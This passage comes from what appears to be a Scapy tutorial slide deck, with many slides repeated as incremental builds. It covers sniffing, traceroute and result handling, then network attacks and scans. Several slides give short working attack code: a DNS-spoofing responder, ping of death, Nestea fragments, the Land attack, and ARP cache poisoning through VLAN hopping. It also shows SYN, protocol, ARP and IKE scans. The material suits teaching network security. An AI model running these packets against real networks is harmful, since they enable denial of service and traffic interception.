Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>> rdpcap("/tmp/test.cap")
< test.cap: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a[0]
< Ether dst=00:12:2a:71:1d:2f src=00:02:4e:9d:db:c3 type=0x0800
```

Sniffing and Pretty Printing

>>>

Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \  
          x.strftime("%IP.src% > %IP.dst% %IP.proto%") )
```

Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \
    x.strftime("%IP.src% > %IP.dst% %IP.proto%") )
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
>>>
```

Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \
    x.strftime("%IP.src% > %IP.dst% %IP.proto%") )
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
>>> a=sniff(iface="wlan0",prn=lambda x: \
    x.strftime("%Dot11.addr2% ")+"#"*(x.signal/8)))
```

Requires wlan0 interface to provide *Prism headers*

Sniffing and Pretty Printing

```
>>> sniff( prn = lambda x: \
    x.strftime("%IP.src% > %IP.dst% %IP.proto%") )
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
192.168.8.14 > 192.168.8.1 ICMP
192.168.8.1 > 192.168.8.14 ICMP
>>> a=sniff(iface="wlan0",prn=lambda x: \
    x.strftime("%Dot11.addr2% ")+"#"*(x.signal/8)))
00:06:25:4b:00:f3 #####
00:04:23:a0:59:bf #####
00:04:23:a0:59:bf #####
00:06:25:4b:00:f3 #####
00:0d:54:99:75:ac #####
00:06:25:4b:00:f3 #####
```

Requires wlan0 interface to provide *Prism headers*

Sending and Receiving

Return first answer

>>>

Sending and Receiving

Return first answer

```
>>> sr1( IP(dst="192.168.8.1")/ICMP() )
```


Sending and Receiving

>>>

Sending and Receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
```

Sending and Receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
```

```
Begin emission:
```

```
.....*..*.*.*.*.*.******
```

Sending and Receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
Begin emission:
.....*...*...*...*...*****Finished to send 11 packets.
Received 27 packets, got 11 answers, remaining 0 packets
(< Results: UDP:0 TCP:6 ICMP:5 Other:0>,
 < Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
>>>
```

Sending and Receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
Begin emission:
.....*...*...*...*...*****Finished to send 11 packets.
Received 27 packets, got 11 answers, remaining 0 packets
(< Results: UDP:0 TCP:6 ICMP:5 Other:0>,
 < Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
>>> res,unans=_
>>>
```

Sending and Receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
```

Begin emission:

```
.....*...*...*...*...*****Finished to send 11 packets.
```

```
Received 27 packets, got 11 answers, remaining 0 packets
```

```
(< Results: UDP:0 TCP:6 ICMP:5 Other:0> ,
```

```
< Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
```

```
>>> res,unans=_  
>>> res.summary()
```

```
IP / TCP 192.168.8.2:37462 > 6.2.1.9:80 S ==>  
  Ether / IP / ICMP 12.9.4.1 time-exceeded 0 / IPerror / TCPerror / Padding  
IP / TCP 192.168.8.2:45394 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.254 time-exceeded 0 / IPerror /  
IP / TCP 192.168.8.2:39265 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.18.50 time-exceeded 0 / IPerror /  
IP / TCP 192.168.8.2:63692 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.10 time-exceeded 0 / IPerror /  
IP / TCP 192.168.8.2:61857 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.46 time-exceeded 0 / IPerror /  
IP / TCP 192.168.8.2:28186 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:28186 SA / Padding  
IP / TCP 192.168.8.2:9747 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:9747 SA / Padding  
IP / TCP 192.168.8.2:62614 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:62614 SA / Padding  
IP / TCP 192.168.8.2:9146 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:9146 SA / Padding  
IP / TCP 192.168.8.2:44469 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:44469 SA / Padding  
IP / TCP 192.168.8.2:6862 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:6862 SA / Padding
```

Sending and Receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
Begin emission:
.....*.*.*.*.*.******Finished to send 11 packets.
Received 27 packets, got 11 answers, remaining 0 packets
(< Results: UDP:0 TCP:6 ICMP:5 Other:0>,
 < Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
>>> res,unans=_
>>> res.summary()
IP / TCP 192.168.8.2:37462 > 6.2.1.9:80 S ==>
Ether / IP / ICMP 12.9.4.1 time-exceeded 0 / IPerror / TCPErrors / Padding
IP / TCP 192.168.8.2:45394 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.254 time-exceeded 0 / IPerror / TCPErrors / Padding
IP / TCP 192.168.8.2:39265 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.18.50 time-exceeded 0 / IPerror / TCPErrors / Padding
IP / TCP 192.168.8.2:63692 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.10 time-exceeded 0 / IPerror / TCPErrors / Padding
IP / TCP 192.168.8.2:61857 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.46 time-exceeded 0 / IPerror / TCPErrors / Padding
IP / TCP 192.168.8.2:28186 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:28186 SA / Padding
IP / TCP 192.168.8.2:9747 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:9747 SA / Padding
IP / TCP 192.168.8.2:62614 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:62614 SA / Padding
IP / TCP 192.168.8.2:9146 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:9146 SA / Padding
IP / TCP 192.168.8.2:44469 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:44469 SA / Padding
IP / TCP 192.168.8.2:6862 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:6862 SA / Padding
```

First (stimulus,response) couple

Sending and Receiving

```
>>> sr( IP(dst="target", ttl=(10,20))/TCP(sport=RandShort()) )
```

Begin emission:

```
.....*..*..*..*..*..*..*****Finished to send 11 packets.
```

Received 27 packets, got 11 answers, remaining 0 packets

```
(< Results: UDP:0 TCP:6 ICMP:5 Other:0> ,
```

```
< Unanswered: UDP:0 TCP:0 ICMP:0 Other:0>)
```

```
>>> res,unans=_
```

```
>>> res.summary()
```

```
IP / TCP 192.168.8.2:37462 > 6.2.1.9:80 S ==>
```

```
Ether / IP / ICMP 12.9.4.1 time-exceeded 0 / IPerror / TCPerror / Padding
```

```
IP / TCP 192.168.8.2:45394 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.254 time-exceeded 0 / IPerror /
```

```
IP / TCP 192.168.8.2:39265 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.18.50 time-exceeded 0 / IPerror /
```

```
IP / TCP 192.168.8.2:63692 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.10 time-exceeded 0 / IPerror /
```

```
IP / TCP 192.168.8.2:61857 > 6.2.1.9:80 S ==> Ether / IP / ICMP 12.9.4.19.46 time-exceeded 0 / IPerror /
```

```
IP / TCP 192.168.8.2:28186 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:28186 SA / Padding
```

```
IP / TCP 192.168.8.2:9747 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:9747 SA / Padding
```

```
IP / TCP 192.168.8.2:62614 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:62614 SA / Padding
```

```
IP / TCP 192.168.8.2:9146 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:9146 SA / Padding
```

```
IP / TCP 192.168.8.2:44469 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:44469 SA / Padding
```

```
IP / TCP 192.168.8.2:6862 > 6.2.1.9:80 S ==> Ether / IP / TCP 6.2.1.9:80 > 192.168.8.2:6862 SA / Padding
```

Stimulus we sent

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

>>>

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0]
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
```

```
< IP version=4L ihl=5L tos=0x0 len=168 id=1648 flags=DF frag=0L  
ttl=248 proto=ICMP chksum=0xab91 src=12.9.4.1 dst=192.168.8.2  
options='' |< ICMP type=time-exceeded code=0 chksum=0xb9e  
id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=44 id=1  
flags= frag=0L ttl=1 proto=TCP chksum=0xa34c src=192.168.8.2  
dst=6.2.1.9 options='' |< TCPerror sport=37462 dport=80 seq=0L  
ack=0L dataofs=6L reserved=0L flags=S window=0 chksum=0xef00  
urgptr=0 options=[('MSS', 1460)] |< Padding load='\x00\x00\x00  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
[...]  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
\x00 \x00Q\xe1\x00\x08\x01\x01\xb4\x13\xd9\x01' |>>>>>>  
>>>
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
```

```
< IP version=4L ihl=5L tos=0x0 len=168 id=1648 flags=DF frag=0L
ttl=248 proto=ICMP chksum=0xab91 src=12.9.4.1 dst=192.168.8.2
options='' |< ICMP type=time-exceeded code=0 chksum=0xb9e
id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=44 id=1
flags= frag=0L ttl=1 proto=TCP chksum=0xa34c src=192.168.8.2
dst=6.2.1.9 options='' |< TCPerror sport=37462 dport=80 seq=0L
ack=0L dataofs=6L reserved=0L flags=S window=0 chksum=0xef00
urgptr=0 options=[('MSS', 1460)] |< Padding load='\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
[...]
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00 \x00Q\xe1\x00\x08\x01\x01\xb4\x13\xd9\x01' |>>>>>
```

```
>>> res[1][1]
```


Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
```

```
< IP version=4L ihl=5L tos=0x0 len=168 id=1648 flags=DF frag=0L  
ttl=248 proto=ICMP chksum=0xab91 src=12.9.4.1 dst=192.168.8.2  
options='' |< ICMP type=time-exceeded code=0 chksum=0xb9e  
id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=44 id=1  
flags= frag=0L ttl=1 proto=TCP chksum=0xa34c src=192.168.8.2  
dst=6.2.1.9 options='' |< TCPerror sport=37462 dport=80 seq=0L  
ack=0L dataofs=6L reserved=0L flags=S window=0 chksum=0xef00  
urgptr=0 options=[('MSS', 1460)] |< Padding load='\x00\x00\x00  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
[...]  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
\x00 \x00Q\xe1\x00\x08\x01\x01\xb4\x13\xd9\x01' |>>>>>>  
>>> res[1][1].getlayer( )
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
```

```
< IP version=4L ihl=5L tos=0x0 len=168 id=1648 flags=DF frag=0L  
ttl=248 proto=ICMP chksum=0xab91 src=12.9.4.1 dst=192.168.8.2  
options='' |< ICMP type=time-exceeded code=0 chksum=0xb9e  
id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=44 id=1  
flags= frag=0L ttl=1 proto=TCP chksum=0xa34c src=192.168.8.2  
dst=6.2.1.9 options='' |< TCPerror sport=37462 dport=80 seq=0L  
ack=0L dataofs=6L reserved=0L flags=S window=0 chksum=0xef00  
urgptr=0 options=[('MSS', 1460)] |< Padding load='\x00\x00\x00  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
[...]  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
\x00 \x00Q\xe1\x00\x08\x01\x01\xb4\x13\xd9\x01' |>>>>>>  
>>> res[1][1].getlayer(Padding)
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
```

```
< IP version=4L ihl=5L tos=0x0 len=168 id=1648 flags=DF frag=0L  
ttl=248 proto=ICMP chksum=0xab91 src=12.9.4.1 dst=192.168.8.2  
options='' |< ICMP type=time-exceeded code=0 chksum=0xb9e  
id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=44 id=1  
flags= frag=0L ttl=1 proto=TCP chksum=0xa34c src=192.168.8.2  
dst=6.2.1.9 options='' |< TCPerror sport=37462 dport=80 seq=0L  
ack=0L dataofs=6L reserved=0L flags=S window=0 chksum=0xef00  
urgptr=0 options=[('MSS', 1460)] |< Padding load='\x00\x00\x00  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
[...]  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
\x00 \x00Q\xe1\x00\x08\x01\x01\xb4\x13\xd9\x01' |>>>>>>  
>>> res[1][1].getlayer(Padding).load
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
```

```
< IP version=4L ihl=5L tos=0x0 len=168 id=1648 flags=DF frag=0L  
ttl=248 proto=ICMP chksum=0xab91 src=12.9.4.1 dst=192.168.8.2  
options='' |< ICMP type=time-exceeded code=0 chksum=0xb9e  
id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=44 id=1  
flags= frag=0L ttl=1 proto=TCP chksum=0xa34c src=192.168.8.2  
dst=6.2.1.9 options='' |< TCPerror sport=37462 dport=80 seq=0L  
ack=0L dataofs=6L reserved=0L flags=S window=0 chksum=0xef00  
urgptr=0 options=[('MSS', 1460)] |< Padding load='\x00\x00\x00  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
[...]  
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
\x00 \x00Q\xe1\x00\x08\x01\x01\xb4\x13\xd9\x01' |>>>>>>  
>>> res[1][1].getlayer(Padding).load[-13:]
```

Result Manipulation

Interesting to see there was unexpected padding. Is it a leak ?

```
>>> res[0][1]
```

```
< IP version=4L ihl=5L tos=0x0 len=168 id=1648 flags=DF frag=0L
ttl=248 proto=ICMP chksum=0xab91 src=12.9.4.1 dst=192.168.8.2
options='' |< ICMP type=time-exceeded code=0 chksum=0xb9e
id=0x0 seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=44 id=1
flags= frag=0L ttl=1 proto=TCP chksum=0xa34c src=192.168.8.2
dst=6.2.1.9 options='' |< TCPerror sport=37462 dport=80 seq=0L
ack=0L dataofs=6L reserved=0L flags=S window=0 chksum=0xef00
urgptr=0 options=[('MSS', 1460)] |< Padding load='\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
[...]
```

```
>>> res[1][1].getlayer(Padding).load[-13:]
```

```
'\x00 \x00S\xa9\x00\x08\x01\x01\xb2K\xd9\x01'
```



Result Manipulation

Back to the traceroute stuff

>>>

Result Manipulation

Back to the traceroute stuff

```
>>> res.make_table(
```

```
)
```

Result Manipulation

Back to the traceroute stuff

```
>>> res.make_table( lambda (s,r):  
    (s.dst, s.ttl, r.sprintf("%IP.src% \t {TCP:%TCP.flags%}")) )
```


Result Manipulation

Back to the traceroute stuff

```
>>> res.make_table( lambda (s,r):
    (s.dst, s.ttl, r.sprintf("%IP.src% \t {TCP:%TCP.flags%}")) )
6.2.1.9
10 12.9.4.16.173
11 12.9.4.19.254
12 12.9.4.18.50
13 12.9.4.19.10
14 12.9.4.19.46
15 6.2.1.9          SA
16 6.2.1.9          SA
17 6.2.1.9          SA
18 6.2.1.9          SA
19 6.2.1.9          SA
20 6.2.1.9          SA
```

Different Kinds of Packet Lists


PacketList: vanilla packet lists

Dot11PacketList: 802.11 oriented stats, toEthernet() method

SndRcvList: vanilla lists of (send,received) couples

ARPingResult: ARPing oriented show()

TracerouteResult: traceroute oriented show(), graph() method
for graphic representation, world_trace() for
localized path



High-Level commands

Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
```

High-Level commands

Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
Received 90 packets, got 90 answers, remaining 0 packets
  17.112.152.32:tcp80 198.133.219.25:tcp80 207.46.19.30:tcp80
1  172.16.15.254    11  172.16.15.254    11  172.16.15.254    11
2  172.16.16.1     11  172.16.16.1     11  172.16.16.1     11
[...]
11 212.187.128.57  11  212.187.128.57  11  212.187.128.46  11
12 4.68.128.106   11  4.68.128.106   11  4.68.128.102   11
13 4.68.97.5      11  64.159.1.130   11  209.247.10.133  11
14 4.68.127.6    11  4.68.123.73    11  209.247.9.50    11
15 12.122.80.22   11  4.0.26.14      11  63.211.220.82   11
16 12.122.10.2    11  128.107.239.53  11  207.46.40.129   11
17 12.122.10.6    11  128.107.224.69  11  207.46.35.150   11
18 12.122.2.245   11  198.133.219.25  SA  207.46.37.26    11
19 12.124.34.38   11  198.133.219.25  SA  64.4.63.70      11
20 17.112.8.11    11  198.133.219.25  SA  64.4.62.130     11
21 17.112.152.32  SA  198.133.219.25  SA  207.46.19.30    SA
[...]
>>>
```

High-Level commands

Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
Received 90 packets, got 90 answers, remaining 0 packets
  17.112.152.32:tcp80 198.133.219.25:tcp80 207.46.19.30:tcp80
1 172.16.15.254 11 172.16.15.254 11 172.16.15.254 11
2 172.16.16.1 11 172.16.16.1 11 172.16.16.1 11
[...]
11 212.187.128.57 11 212.187.128.57 11 212.187.128.46 11
12 4.68.128.106 11 4.68.128.106 11 4.68.128.102 11
13 4.68.97.5 11 64.159.1.130 11 209.247.10.133 11
14 4.68.127.6 11 4.68.123.73 11 209.247.9.50 11
15 12.122.80.22 11 4.0.26.14 11 63.211.220.82 11
16 12.122.10.2 11 128.107.239.53 11 207.46.40.129 11
17 12.122.10.6 11 128.107.224.69 11 207.46.35.150 11
18 12.122.2.245 11 198.133.219.25 SA 207.46.37.26 11
19 12.124.34.38 11 198.133.219.25 SA 64.4.63.70 11
20 17.112.8.11 11 198.133.219.25 SA 64.4.62.130 11
21 17.112.152.32 SA 198.133.219.25 SA 207.46.19.30 SA
[...]
>>> ans[0][1]
< IP version=4L ihl=5L tos=0xc0 len=68 id=11202 flags= frag=0L ttl=64 proto=ICMP chksum=0xd6b3
src=172.16.15.254 dst=172.16.15.101 options="" |< ICMP type=time-exceeded code=0 chksum=0x5a20 id=0x0
seq=0x0 |< IPerror version=4L ihl=5L tos=0x0 len=40 id=14140 flags= frag=0L ttl=1 proto=TCP chksum=0x1d8f
src=172.16.15.101 dst=17.112.152.32 options="" |< TCPerror sport=18683 dport=80 seq=1345082411L ack=0L
dataofs=5L reserved=16L flags=S window=0 chksum=0x5d3a urgptr=0 |>>>>
>>>
```

High-Level commands

Traceroute

```
>>> ans,unans=traceroute(["www.apple.com","www.cisco.com","www.microsoft.com"])
Received 90 packets, got 90 answers, remaining 0 packets
  17.112.152.32:tcp80 198.133.219.25:tcp80 207.46.19.30:tcp80
1 172.16.15.254 11 172.16.15.254 11 172.16.15.254 11
2 172.16.16.1 11 172.16.16.1 11 172.16.16.1 11
[...]
11 212.187.128.57 11 212.187.128.57 11 212.187.128.46 11
12 4.68.128.106 11 4.68.128.106 11 4.68.128.102 11
13 4.68.97.5 11 64.159.1.130 11 209.247.10.133 11
14 4.68.127.6 11 4.68.123.73 11 209.247.9.50 11
15 12.122.80.22 11 4.0.26.14 11 63.211.220.82 11
16 12.122.10.2 11 128.107.239.53 11 207.46.40.129 11
17 12.122.10.6 11 128.107.224.69 11 207.46.35.150 11
18 12.122.2.245 11 198.133.219.25 SA 207.46.37.26 11
19 12.124.34.38 11 198.133.219.25 SA 64.4.63.70 11
20 17.112.8.11 11 198.133.219.25 SA 64.4.62.130 11
21 17.112.152.32 SA 198.133.219.25 SA 207.46.19.30 SA
[...]
>>> ans[0][1]
< IP version=4L ihl=5L tos=0xc0 len=68 id=11202 flags= frag=0L ttl=64 proto=ICMP chksum=0xd6b3
src=172.16.15.254 dst=172.16.15.101 options="" |< ICMP type=time-exceeded code=0 chksum=0x5a20 id=0x0
seq=0x0 |< IPError version=4L ihl=5L tos=0x0 len=40 id=14140 flags= frag=0L ttl=1 proto=TCP chksum=0x1d8f
src=172.16.15.101 dst=17.112.152.32 options="" |< TCPError sport=18683 dport=80 seq=1345082411L ack=0L
dataofs=5L reserved=16L flags=S window=0 chksum=0x5d3a urgptr=0 |>>>
>>> ans[57][1].summary()
'Ether / IP / TCP 198.133.219.25:80 > 172.16.15.101:34711 SA / Padding'
```

High-Level commands


Traceroute graphing, AS clustering

```
>>> ans.graph()
```

High-Level commands


Traceroute graphing, AS clustering

>>> ans.graph()



High-Level commands

Traceroute graphing, AS clustering



Answering machines

- An answering machine enables you to quickly design a stimulus/response daemon
- Already implemented: fake DNS server, ARP spoofer, DHCP daemon, FakeARPD, Airpwn clone

Interface description

```
class Demo_am(AnsweringMachine):
    function_name = "demo"
    filter = "a bpf filter if needed"
    def parse_options(self, ...):
        ....
    def is_request(self, req):
        .... return 1 if req is a request
    def make_reply(self, req):
        .... return the reply for req
```



Answering machines

```

class DNS_am( AnsweringMachine ):
    function_name="dns_spoof"
    filter = "udp_port_53"

    def parse_options( self , joker="192.168.1.1" , zone=None ):
        if zone is None:
            zone = {}
        self.zone = zone
        self.joker=joker

    def is_request( self , req ):
        return req.haslayer(DNS) and req.getlayer(DNS).qr == 0

    def make_reply( self , req ):
        ip = req.getlayer(IP)
        dns = req.getlayer(DNS)
        resp = IP( dst=ip.src , src=ip.dst )/UDP( dport=ip.sport , sport
        rdata = self.zone.get( dns.qd.qname , self.joker )
        resp /= DNS( id=dns.id , qr=1, qd=dns.qd ,
                    an=DNSRR( rname=dns.qd.qname , ttl=10, rdata=rd
        return resp
  
```

Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - Genesis
 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - Scanning
 - TTL tricks
- 4 Conclusion

Old school

Malformed packets

```
send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah)

```
for p in fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)):  
    send(p)
```

Nestea attack

```
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))  
send(IP(dst=target, id=42, frag=48)/("X"*116))  
send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

Land attack (designed for Microsoft[®] Windows[®])

```
send(IP(src=target, dst=target)/TCP(sport=135, dport=135))
```

ARP cache poisoning through VLAN hopping

This attack prevents a client from joining the gateway by poisoning its ARP cache through a VLAN hopping attack.

Classic ARP cache poisoning

```
send( Ether(dst=clientMAC)  
      /ARP(op="who-has", psrc=gateway, pdst=client),  
      inter=RandNum(10,40), loop=1 )
```

ARP cache poisoning with double 802.1q encapsulation

```
send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)  
      /ARP(op="who-has", psrc=gateway, pdst=client),  
      inter=RandNum(10,40), loop=1 )
```

Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - Genesis
 - Concepts
 - Quick overview
- 3 Network discovery and attacks
 - One shots
 - **Scanning**
 - TTL tricks
- 4 Conclusion

TCP port scan

- Send a TCP SYN on each port
- Wait for a SYN-ACK or a RST or an ICMP error

Sending packets

```
res,unans = sr( IP(dst="target")  
                /TCP(flags="S", dport=(1,1024)) )
```

Possible result interpretation: open ports

```
res.nsummary( filter=lambda (s,r): \  
               (r.haslayer(TCP) and \  
                (r.getlayer(TCP).flags & 2)) )
```


Detect fake TCP replies [Ed3f]

- Send a TCP/IP packet with correct IP checksum and bad TCP checksum
- A real TCP stack will drop the packet
- Some filters or MitM programs will not check it and answer

Sending packets

```
res,unans = sr( IP(dst="target")  
                /TCP(dport=(1,1024),chksum=0xBAD) )
```

Possible result interpretation: fake replies

```
res.summary()
```

IP protocol scan

- Send IP packets with every possible value in the protocol field.
- Protocol not recognized by the host \implies ICMP *protocol unreachable*
- Better results if the IP payload is not empty

Sending packets

```
res,unans = sr( IP(dst="target", proto=(0,255))/"XX" )
```

Possible result interpretation: recognized protocols

```
unans.nsummary(prn=lambda s:s.proto)
```

IP protocol scan with fixed TTL

- Send IP packets with every possible value in the protocol field and a well chosen TTL
- Protocol not filtered by the router \implies ICMP *time exceeded in transit*

Sending packets

```
res,unans = sr( IP(dst="target", proto=(0,255),  
                 ttl=7)/"XX",  
               retry=-2 )
```

Possible result interpretation: filtered protocols

```
unans.nsummary(prn=lambda s:s.proto)
```

ARP ping

- Ask every IP of our neighbourhood for its MAC address
- ⇒ Quickly find alive IP
- ⇒ Even firewalled ones (firewalls usually don't work at Ethernet or ARP level)

Sending packets

```
res,unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")  
                /ARP(pdst="192.168.1.0/24"))
```

Possible result interpretation: neighbours

```
res.summary(  
    lambda (s,r): r.sprintf("%Ether.src% %ARP.psrc%")  
)
```

Note: The high-level function `arping()` does that.



IKE scan

- Scan with an ISAKMP Security Association proposal
⇒ VPN concentrators will answer

Sending packets

```
res,unans= sr( IP(dst="192.168.1.*")
  /UDP()
  /ISAKMP(init_cookie=RandString(8),
          exch_type="identity prot.")
  /ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal())
)
```

Possible result interpretation: VPN concentrators list

```
res.nsummary(
  prn=lambda (s,r): r.src,
  filter=lambda (s,r): r.haslayer(ISAKMP) )
```

Outline

- 1 Introduction
 - Forewords
 - Learning Python in 2 slides
 - State of the art
 - Problematic
- 2 Scapy
 - Genesis
